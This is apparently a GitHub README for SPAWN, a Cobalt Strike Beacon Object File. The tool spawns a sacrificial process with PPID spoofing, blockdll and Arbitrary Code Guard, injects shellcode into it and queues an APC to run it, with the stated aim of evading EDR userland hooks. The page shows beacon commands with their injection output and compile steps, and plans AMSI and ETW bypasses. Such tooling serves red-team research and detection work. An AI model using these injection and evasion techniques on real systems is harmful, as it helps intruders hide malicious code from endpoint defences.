- images
- LICENSE.md
- README.md
- beacon.h
- compile.cmds
- popCalc.bin
- spawn.cna
- spawn.x64.c
- spawn.x64.o

About

Cobalt Strike BOF that spawns a sacrificial process, injects it with shellcode, and executes payload. Built to evade EDR/UserLand hooks by spawning sacrificial process with Arbitrary Code Guard (ACG), BlockDll, and PPID spoofing.

Readme
MIT license
Activity
430 stars
13 watching
69 forks
Report repository

Releases

No releases published

Packages

No packages published

Languages

README | MIT license

SPAWN - Cobalt Strike BOF

Cobalt Strike BOF that spawns a sacrificial process, injects it with shellcode, and executes payload. Built to evade

EDR/UserLand hooks by spawning sacrificial process with Arbitrary Code Guard (ACG), BlockDll, and PPID spoofing.


- Due to ACG, this does not support shellcode which is dependent on these fuctionalities:
  - Toggling memory permissions between RW/RX.
  - RWX memory
- To inject shellcode into a spawned process that is dependent on the above functionilities please see the Hollow BOF project
- For an awesome explaination on ACG please see Adam Chestner's blog below.

● C 100.0%

New Features (08/01/2021)

- Spawn sacrificial process with Arbitrary Code Guard (ACG) to prevent EDR solutions from hooking into sacrificial process DLL's.
  - See Adam Chester's "Protecting Your Malware" blog for full details. This part of the BOF is derived from his work.
- Inject & Execute shellcode.

Popin' Calc from ACG Protected Process



```
beacon> spawn notepad.exe 6248 /Users/bobby.cooke/git/boku7/SPAWN/popCalc.bin
[*] SPAWN (Bobby Cooke//SpiderLabs|@0xBoku|github.com/boku7)
[+] host called home, sent: 3458 bytes
[+] received output:
[+] Opened handle 0x534 to process 6248(PID)
[+] received output:
[+] Spawned process: notepad.exe | PID: 8404 | PPID: 6248
[+] received output:
[+] Allocated RE memory in remote process 8404 (PID) at: 0x00000177A72C0000
[+] received output:
[+] Wrote 280 bytes to memory in remote process 8404 (PID) at 0x00000177A72C0000
[+] received output:
[+] APC queued for main thread of 8404 (PID) to shellcode address 0x00000177A72C0000

[DESKTOP-KOSR2NO] boku/11268 (x64)
beacon>
```

Version: 10.0.19041
Image file name: C:\Windows\System
Process
Command line: notepad.exe
Current directory: C:\Users\boku\Desktop\
Started: 9 seconds ago (9:46:18 AM 8/1/2021)
PEB address: 0x498a427000
Image type: 64-bit
Parent: explorer.exe (6248)
Mitigation policies: DEP (permanent); ASLR (high entropy); Dynamic code prohibited; CF Guard; Signatures restricted (Microsoft only)
Protection: None

```
beacon> spawn notepad.exe 6248 /Users/bobby.cool
[*] SPAWN (Bobby Cooke//SpiderLabs|@0xBoku|githu
[+] Opened handle 0x534 to process 6248(PID)
[+] Spawned process: notepad.exe | PID: 8404 | I
[+] Allocated RE memory in remote process 8404
[+] Wrote 280 bytes to memory in remote process
[+] APC queued for main thread of 8404 (PID) to
```

New Features (07/19/2021)

- CNA Agressor Script interface

```
beacon> help
    spawn                     Spawn a process w:
beacon> help spawn
Synopsis: spawn /path/to/exe PPID
beacon> ps
8264  5536  OneDrive.exe                 x86   :
beacon> spawn cmd.exe 8264
[*] SPAWN (@0xBoku|github.com/boku7)
Opened handle 0x634 to process 8264(PID)
Success! Spawned process: cmd.exe | PID: 5384 |
```

- PPID Spoofing
- Cobalt Strike "like" `blockdll` functionality

Compile with x64 MinGW:

```
x86_64-w64-mingw32-gcc -c spawn.x64.c -o spawn.:
```

Run from Cobalt Strike Beacon Console

- After compile import the spawn.cna script into Cobalt Strikes Script Manager


```
beacon> spawn /path/to/exe PPID /local/path/to/:
```

To Do List

- ~~Agressor script for better end user experience~~


```
beacon> help spawn
Synopsis: spawn /path/to/exe PPID
```

- ~~PPID spoofing for better parent-child process relation OPSEC~~




```
beacon> spawn cmd.exe 8264
[*] SPAWN (@0xBoku|github.com/boku7)
[+] host called home, sent: 1640 bytes
[+] received output:
Attempting to openProcess: 8264(PID)
[+] received output:
Returned Handle: 6bc
[+] received output:
Successfully spawned process: cmd.exe
[DESKTOP-KOSR2NO] boku/10072 (x64)
```

  - Here we can see our `cmd.exe` process being spawned with the PPID as `OneDrive.exe`
- ~~implement Cobalt Strike `blockdll` functionality to prevent non-MS signed DLLs from loading into the spawned processes memory~~




```
Parent:              OneDrive.exe (8264)
Mitigation policies: DEP (permanent); ASLR (high entropy); CF Guard; Signatures restricted (Microsoft only)
Protection:  None

OneDrive.exe      8264   0.02    727 B/s    22.02 MB  DE
  cmd.exe         7764                       1.98 MB  DE
    conhost.exe   11592                      6.89 MB  DE
```

  - We see the parent-child process relationship, and that our spawned process has been created with the `Signatures restricted (Microsoft only)`
  - The `Signatures restricted (Microsoft only)` makes it so DLL's not signed by Microsoft cannot be loaded into our spawned process
- ~~Do not crash the beacon process when the PE file does not exist~~



```
beacon> inline-execute /Users/bobby.cooke/spawnSuspendedProcess.o cmd.exe
[*] Tasked beacon to inline-execute /Users/bobby.cooke/spawnSuspendedProcess.o
[+] host called home, sent: 660 bytes
[+] received output:
Success! - Your new process cmd.exe has been spawned in a suspended state!
beacon> inline-execute /Users/bobby.cooke/spawnSuspendedProcess.o doesNotExist.exe
[*] Tasked beacon to inline-execute /Users/bobby.cooke/spawnSuspendedProcess.o
[+] host called home, sent: 669 bytes
[+] received output:
Failure - Uh oh, your process failed to spawn. Typically this is because the EXE does not exist.
beacon> inline-execute /Users/bobby.cooke/spawnSuspendedProcess.o cmd.exe
[*] Tasked beacon to inline-execute /Users/bobby.cooke/spawnSuspendedProcess.o
[+] host called home, sent: 660 bytes
[+] received output:
Success! - Your new process cmd.exe has been spawned in a suspended state!
[DESKTOP-KOSR2NO] boku/2520 (x64)                                    (last:667ms)
beacon>
```

  - No longer crashes on process creation failure!
- ~~Return the PID to the Cobalt Strike console when the new process is spawned~~



```
beacon> spawn cmd.exe 5536
[*] SPAWN (@0xBoku|github.com/boku7)
[+] host called home, sent: 1688 bytes
[+] received output:
Attempting to openProcess: 5536(PID)
[+] received output:
Opened handle 0x634 to process 5536(PID)
[+] received output:
Success! Spawned process: cmd.exe | PID: 5384 | PPID: 5536
```

- ~~Build out different methods of remote process injection~~ (08/01/21)
- Build out different methods of remote process patching
  - NTDLL.DLL remote process Unhooking
  - ETW remote process Patching/Bypass
  - AMSI remote process Patching/Bypass
  - CLR Loading & .Net assembly injection

Why did I build this?

1. To learn more about Cobalt Strike BOFs

2. I want flexibility in choosing my sacraficial processes.

- Spawning the same process for every fork-and-run seems like bad/predictable OPSEC to me.
- There are probably methods for this out there or built into CS already. Either way, I wanted to build my own.

3. I have allot of cool BOF ideas that I want to build on this.

Credits / References

PPID Spoofing & blockDll functionality

- Credit/shoutout to: Adam Chester @_xpn_ + @SEKTOR7net + Raphael Mudge
- Thank you for the amazing work that you've contributed. I would not be able to publish this without your blogs, videos, and awesome content!
- Main References for PPID Spoofing & blockdll
  - https://blog.xpnsec.com/protecting-your-malware/

  - https://blog.cobaltstrike.com/2021/01/13/pushing-back-on-userland-hooks-with-cobalt-strike/
  - https://institute.sektor7.net/ (Courses)

Raphael Mudge - Beacon Object Files - Luser Demo

- https://www.youtube.com/watch?v=gfYswA_Ronw

Cobalt Strike - Beacon Object Files

- https://www.cobaltstrike.com/help-beacon-object-files

BOF Code References

anthemtotheego/InlineExecute-Assembly

- https://github.com/anthemtotheego/InlineExecute-Assembly/blob/main/inlineExecuteAssembly/inlineExecute-Assembly.cna

ajpc500/BOFs

- https://github.com/ajpc500/BOFs/

trustedsec/CS-Situational-Awareness-BOF

- https://github.com/trustedsec/CS-Situational-Awareness-BOF

Sektor7 Malware Dev Essentials course - learned how to do the early